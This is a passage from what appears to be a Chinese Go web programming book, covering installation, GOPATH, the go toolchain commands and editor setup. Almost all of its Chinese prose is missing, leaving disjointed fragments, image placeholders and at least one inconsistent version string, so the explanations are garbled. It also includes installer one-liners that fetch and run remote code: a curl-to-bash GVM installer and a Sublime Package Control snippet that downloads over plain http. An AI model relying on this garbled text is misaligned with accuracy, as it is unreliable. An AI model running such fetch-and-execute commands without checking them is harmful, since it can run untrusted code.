

- 1.Go
 - 1.1. Go
 - 1.2. GOPATH
 - 1.3. Go
 - 1.4. Go
 - 1.5.
- 2.Go
 - 2.1. Go
 - 2.2. Go
 - 2.3.
 - 2.4. struct
 - 2.5.
 - 2.6. interface
 - 2.7.
 - 2.8.
- 3.Web
 - 3.1 web
 - 3.2 Goweb
 - 3.3 Goweb
 - 3.4 Gohttp
 - 3.5
- 4.
 - 4.1
 - 4.2
 - 4.3
 - 4.4
 - 4.5
 - 4.6
- 5.
 - 5.1 database/sql
 - 5.2 MySQL
 - 5.3 SQLite

- 5.4 PostgreSQL
- 5.5 beedbORM
- 5.6 NOSQL
- 5.7
- 6.session
 - 6.1 sessioncookie
 - 6.2 Gosession
 - 6.3 session
 - 6.4 session
 - 6.5
- 7.
 - 7.1 XML
 - 7.2 JSON
 - 7.3
 - 7.4
 - 7.5
 - 7.6
 - 7.7
- 8.Web
 - 8.1 Socket
 - 8.2 WebSocket
 - 8.3 REST
 - 8.4 RPC
 - 8.5
- 9.
 - 9.1 CSRF
 - 9.2
 - 9.3 XSS
 - 9.4 SQL
 - 9.5
 - 9.6 /
 - 9.7

- 10.
 - 10.1
 - 10.2
 - 10.3
 - 10.4
- 11.
 - 11.1
 - 11.2 GDB
 - 11.3 Go
 - 11.4
- 12.
 - 12.1
 - 12.2
 - 12.3
 - 12.4
 - 12.5
- 13. Web
 - 13.1
 - 13.2
 - 13.3 controller
 - 13.4
 - 13.5 //
 - 13.6
- 14. Web
 - 14.1
 - 14.2 Session
 - 14.3
 - 14.4
 - 14.5
 - 14.6 pprof
 - 14.7
- A

1 GO

Go

Go

- Go
- GoincludeC
- Go
- Go
- Go

GoGo

Go



links

-
- : [Go](#)

1.1 Go

3

Go3

- Unix
- GoWindows, Linux, Macbit
"Next"
- Ubuntuapt-getMachomebrew

Go [GVM](#)

Go

GoPlan 9 CAT&TC

MacXcode

UnixgccUbuntu `sudo apt-get install gcc libc6-dev`

WindowsMinGWMinGWgcc

`goVERSION.src.tar.gz`

`$HOME`

```
cd go/src
./all.bash
```

all.bash"ALL TESTS PASSED"

UnixWindows `all.bat` MinGWgcc

MacUnix `.bashrc` `.zsh`

```
export GOPATH=$HOME/gopath
export PATH=$PATH:$HOME/go/bin:$GOPATH/bin
```

```
bash .bashrc  bash .zshrc
```

Windowspathgogopath

```
go
```

```
aplematoMacBook-Pro-3:~ apple$ go
Go is a tool for managing Go source code.

Usage:

    go command [arguments]

The commands are:

    build      compile packages and dependencies
    clean      remove object files
    doc        run godoc on package sources
    env        print Go environment information
    fix        run go tool fix on packages
    fmt        run gofmt on package sources
    get        download and install packages and dependencies
    install    compile and install packages and dependencies
    list       list packages
    run        compile and run Go program
    test       test packages
    tool       run specified go tool
    version    print Go version
    vet        run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

    GOPATH     GOPATH environment variable
    package    description of package lists
    remote     remote import path syntax
    testflag   description of testing flags
    testfunc   description of testing functions

Use "go help [topic]" for more information about that topic.

aplematoMacBook-Pro-3:~ apple$ █
```

1.1 Go

GoUsageGoPATHGo

| GOPATH

Go

Go/usr/local/goWindowsc:\Go

```
export GOROOT=$HOME/go
export GOPATH=$HOME/gopath
export PATH=$PATH:$GOROOT/bin:$GOPATH/bin
```

MacUnix `.bashrc` `.zshrc` Windows

32bit 64bit

Gobit

WindowsWin+Rcmd `systeminfo` ""x64-based PC"64bit
"X86-based PC"32bit

Mac64bitGoMac OS X32bit

LinuxTerminal `arch` (`uname -a`)

64bit

```
x86_64
```

32bit

```
i386
```

Mac

[URL](#) 32bitgo1.4.2.darwin-386-osx10.8.pkg64bitgo1.4.2.darwin-amd64-osx10.8.pkggoPATH

goUsagegoPATHgo

Linux

[URL](#) 32bitgo1.4.2.linux-386.tar.gz64bitgo1.2.2.linux-amd64.tar.gz

Go `$GO_INSTALL_DIR`

`tar.gz` `tar zxvf go1.4.2.linux-amd64.tar.gz -C $GO_INSTALL_DIR`

PATH `export PATH=$PATH:$GO_INSTALL_DIR/go/bin`

`go`


```

[root@SNDA-172-17-12-5 ~]# go
Go is a tool for managing Go source code.

Usage:
    go command [arguments]

The commands are:
    build      compile packages and dependencies
    clean      remove object files
    doc        run godoc on package sources
    env        print Go environment information
    fix        run go tool fix on packages
    fmt        run gofmt on package sources
    get        download and install packages and dependencies
    install    compile and install packages and dependencies
    list       list packages
    run        compile and run Go program
    test       test packages
    tool       run specified go tool
    version    print Go version
    vet        run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:
    GOPATH     GOPATH environment variable
    packages   description of package lists
    remote     remote import path syntax
    testflag   description of testing flags
    testfunc   description of testing functions

Use "go help [topic]" for more information about that topic.

```

1.2 Linuxgo

goUsagegoPATHgo

Windows

[Google Code](#) 32bit windows-386 msi 64bit windows-amd64
 C:\Go\ Go Path Go
 bin C:\Go\bin\ Go C:\Go\ GOROOT

cmd go Usage cd %GOROOT% Go

Path GOROOT

GVM

gvmGorubyrvmgvm

```
bash < <(curl -s -S -L https://raw.githubusercontent.com/moovweb/gvm/master/bin/scripts/gvm-installer)
```

go

```
gvm install go1.4.2  
gvm use go1.4.2
```

gvm use

gvm use go1.4.2 --default

GOPATHGOROOT

apt-get

UbuntuLinux

apt-get Go

git mercurial

```
sudo apt-get install python-software-properties  
sudo add-apt-repository ppa:gophers/go  
sudo apt-get update  
sudo apt-get install golang-stable git-core mercurial
```

homebrew

homebrewMacGoGo

git mercurial

```
brew update && brew upgrade  
brew install go  
brew install git
```

```
brew install mercurial
```

links

-
- : [Go](#)
- : [GOPATH](#)

1.2 GOPATH

GoGOPATHGo1.1GoGoGo
srcbinpkg

GOPATH

go \$GOPATH

1

Windows

```
%GOPATH% UnixWindows
```

GoGOPATH

Unix

```
export GOPATH=/home/apple/mygo
```

```
.bashrc .zshrc sh
```

Windows GOPATH

```
GOPATH=c:\mygo
```

GOPATHWindowsLinuxGOPATHgo get

\$GOPATH

- src .go .c .h .s
- pkg .a
- bin \$PATH gopath `${GOPATH//://bin:}/bin bin`

mygogopath

GOPATHsrc\$GOPATH/src/mymath mymath
packagemainmainpackage

srcsrc
\$GOPATH/src/github.com/astaxie/beedb
"github.com/astaxie/beedb"beedb

mymath

```
cd $GOPATH/src  
mkdir mymath
```

sqrt.go

```
// $GOPATH/src/mymath/sqrt.go  
package mymath  
  
func Sqrt(x float64) float64 {  
    z := 0.0  
    for i := 0; i < 1000; i++ {  
        z -= (z*z - x) / (2 * x)  
    }  
    return z  
}
```

package

/

1 `go install`

2 `go install mymath`

```
cd $GOPATH/pkg/${GOOS}_${GOARCH}
//
mymath.a
```

.a

mathapp

```
cd $GOPATH/src
mkdir mathapp
cd mathapp
vim main.go
```

`$GOPATH/src/mathapp/main.go`

```
package main

import (
    "mymath"
    "fmt"
)
```

```
func main() {  
    fmt.Printf("Hello, world. Sqrt(2) = %v\n", mymath.Sqrt(2))  
}
```

```
main import mymath $GOPATH/src import  
GOPATHGo $GOPATH/src  
  
go build mathapp
```

```
./mathapp
```

```
Hello, world. Sqrt(2) = 1.414213562373095
```

```
go install $GOPATH/bin/mathapp $GOPATH/bin  
PATH
```

```
mathapp
```

```
Hello, world. Sqrt(2) = 1.414213562373095
```

/

```
go go get go getgithubgooglecodebitbucket  
Launchpad
```

```
go get github.com/astaxie/beedb
```

```
go get -u go get
```

githubgitgooglecodehg

```
$GOPATH
src
  |--github.com
      |--astaxie
          |--beedb
pkg
  |--
      |--github.com
          |--astaxie
              |--beedb.a
```

go getsrcclone

```
go install
```

import

```
import "github.com/astaxie/beedb"
```

mygo

```
bin/
  mathapp
pkg/
  / darwin_amd64linux_amd64
      mymath.a
      github.com/
```

```
        astaxie/  
            beedb.a  
src/  
  mathapp  
    main.go  
  mymath/  
    sqrt.go  
github.com/  
  astaxie/  
    beedb/  
      beedb.go  
      util.go
```

binpkgsrc

links

-
- : [GO](#)
- : [GO](#)

1.3 Go

Go

Go

go


```
aplematoMacBook-Pro-3:~ apple$ go
Go is a tool for managing Go source code.

Usage:

    go command [arguments]

The commands are:

build      compile packages and dependencies
clean      remove object files
doc        run godoc on package sources
env        print Go environment information
fix        run go tool fix on packages
fmt        run gofmt on package sources
get        download and install packages and dependencies
install    compile and install packages and dependencies
list       list packages
run        compile and run Go program
test       test packages
tool       run specified go tool
version    print Go version
vet        run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

gopath     GOPATH environment variable
packages   description of package lists
remote     remote import path syntax
testflag   description of testing flags
testfunc   description of testing functions

Use "go help [topic]" for more information about that topic.

aplematoMacBook-Pro-3:~ apple$
```

1.3 Go

go build

- 1.2 mypath go build \$GOPATH/pkg go install

- `main` `go build` `$GOPATH/bin` `go install` `go`
`build -o /a.exe`

- `go build` `go build a.go` `go build go`

- 1.2 `mathapp` `go build -o astaxie.exe` `package main`
`main`

`package` `Go`"package"

- `go build -o ""`."go"

-

`array_linux.go` `array_darwin.go` `array_windows.go` `array_freebsd.go`

`go build LinuxDarwinWindowsFreebsd`

- `-o` `go build -o a/b/c`

- `-i +` `go install`

- `-a`

- `-n`

- `-p n` CPU

- `-race` 64bit

- `-v`

- `-work`

- `-x` `-n`

- `-ccflags 'arg list'` 5c, 6c, 8c

- `-compiler name` gccgogc

- `-gccgoflags 'arg list'` gccgo

- `-gcflags 'arg list'` 5g, 6g, 8g

- `-installsuffix suffix`

`-race`

`-`

`installsuffix race` `-n`

- `-ldflags 'flag list'` 5l, 6l, 8l
- `-tags 'tag list'` tagtag [Build Constraints](#)

go clean

```
_obj/           objectMakeFiles
_test/         testMakefiles
_testmain.go   gotestMakefiles
test.out       testMakefiles
build.out      testMakefiles
*.[568ao]      objectMakefiles

DIR(.exe)      go build
DIR.test(.exe) go test -c
MAINFILE(.exe) go build MAINFILE.go
*.so           SWIG
```

```
$ go clean -i -n
cd /Users/astaxie/develop/gopath/src/mathapp
rm -f mathapp mathapp.exe mathapp.test mathapp.test.exe app app.exe
rm -f /Users/astaxie/develop/gopath/bin/mathapp
```

- `-i` go install
- `-n`
- `-r` import
- `-x` `-n`

go fmt

C/C++K&RANSIgoANSIgogo

go fmt

go fmt

go fmt

go fmtgofmt-wgofmt -w -l src

go fmtgofmt

gofmt

gofmt

- -l
- -w
- -r "a[b:len(a)] -> a[b:]"
- -s
- -d difffalse
- -e 10
- -cpuprofile cpufile

go get

BitBucketGitHubGoogle CodeLaunchpad21

2 go install go

BitBucket (**Mercurial** Git)
GitHub (**Git**)
Google Code Project Hosting (**Git**, Mercurial, Subversion)
Launchpad (**Bazaar**)

go get PATH

go get

go help remote

- -d
- -f -u -u importfork
- -fix fix

- `-t`
- `-u`
- `-v`

go install

21a2

```
go build -v
```

go test

```
*_test.go /
```

```
ok  archive/tar    0.011s
FAIL archive/zip   0.022s
ok  compress/gzip  0.033s
...
```

test

- `-bench regexp benchmarks` `-bench=.`
- `-cover`
- `-run regexp regexp` `-run=Array Array`
- `-v`

go tool

```
go tool fix vet
```

- `go tool fix . go1go1API`

- `go tool vet directory|files` `fmt.Printfreturn`

go generate

Go1.4

`go generate` `go build`

`go generate`

`yacc`

```
go tool yacc -o gopher.go -p parser gopher.y
```

`-o -p`

`go generate`

`xxx.go`

```
//go:generate go tool yacc -o gopher.go -p parser gopher.y
```

```
//go:generate
```

`gopher.y`

`go generate`

```
$ go generate  
$ go build  
$ go test
```

godoc

Go1.2

`go doc` `godoc`

`go get golang.org/x/tools/cmd/godoc`

`gochm`

`chm`

`package`
`net/http`

`builtin`
`godoc` `fmt` `Printf`

`go doc builtin`

godoc -http=:
copypkgGOPATHpkg

godoc -http=:8080

127.0.0.1:8080

go

```
go version go
go env go
go list package
go run Go
```

go help

links


-
- : [GOPATH](#)
- : [Go](#)

1.4 Go

fmt

LiteIDE

LiteIDEGo(IDE)visualfc



1.4 LiteIDE

LiteIDE

- - Windows
 - Linux
 - MacOS X
- Go
 - Go
 - Go
- Go
 - GOPATH
 - GOPATH

- GOPATH
- Go
 -
 - Gocode()
 - GoApi
 - F1
 - F2
 - Gdb
 - gofmt
- -
 -
 -
 - Kate
 -
 -
 - Markdown
 -
 - CSS
 - HTMLPDF
 - HTML/PDF

LiteIDE

- LiteIDE
 - <http://sourceforge.net/projects/liteide/files/>>
 - <https://github.com/visualfc/liteide>

GoLiteIDE

-

LiteIDE

```
Windows          64bitGo
win64            `` LiteIDEwin64.      env
```

```
GOROOT=c:\go
GOBIN=
GOARCH=amd64
GOOS=windows
CGO_ENABLED=1
```

```
PATH=%GOBIN%;%GOROOT%\bin;%PATH%
```

```
    `GOROOT=c:\go`GoMinGW64
`c:\MinGW64\bin`PATHgogccCGO
```

```
Linux          64bitGo
linux64        `` LiteIDElinux64.      env
```

```
GOROOT=$HOME/go
GOBIN=
GOARCH=amd64
GOOS=linux
CGO_ENABLED=1
```

```
PATH=$GOBIN:$GOROOT/bin:$PATH
```

```
    `GOROOT=$HOME/go`Go
```

- GOPATH

```
GoGOPATHGo(LiteIDE`Ctrl+,`)`go help gopath`GOPATH
```


```
LiteIDEGOPATH`--GOPATH`GOPATH
```

```
GOPATH
```

Sublime Text


Sublime Text 2 Sublime+GoSublime

-



1 .5 sublime

- Go
-



1.6 sublime

-
- Sublime Text 2

Sublime

SublimeSublime

Sublime Text

1. Package ControlCtrl+`


```

import urllib2,os; pf='Package Control.sublime-package';
ipp=sublime.installed_packages_path(); os.makedirs(ipp) if not

```


```
os.path.exists(ipp) else None;
urllib2.install_opener(urllib2.build_opener(urllib2.ProxyHandler()));
open(os.path.join(ipp,pf),'wb').write(urllib2.urlopen('http://sublime.wbond.net/'+pf.replace(' ','%20')).read()); print 'Please restart Sublime Text to finish installation'
```

SublimePackage Control



1.7 sublime

1. SublimeGoSublime, SidebarEnhancementsGo BuildSublime
Ctrl+Shift+pPackage Control pcip "Package Control: Install Package"



1.8 sublime

GoSublimeSidebarEnhancementsGo Build

2. Sublimemain.go `import` `import "fmt" fmt.`

`$PATH gocode` `$PATH (XP)sublimesublime`
text3convert utf8

3. MacOS\$GOROOT, \$GOPATH, \$GOBIN

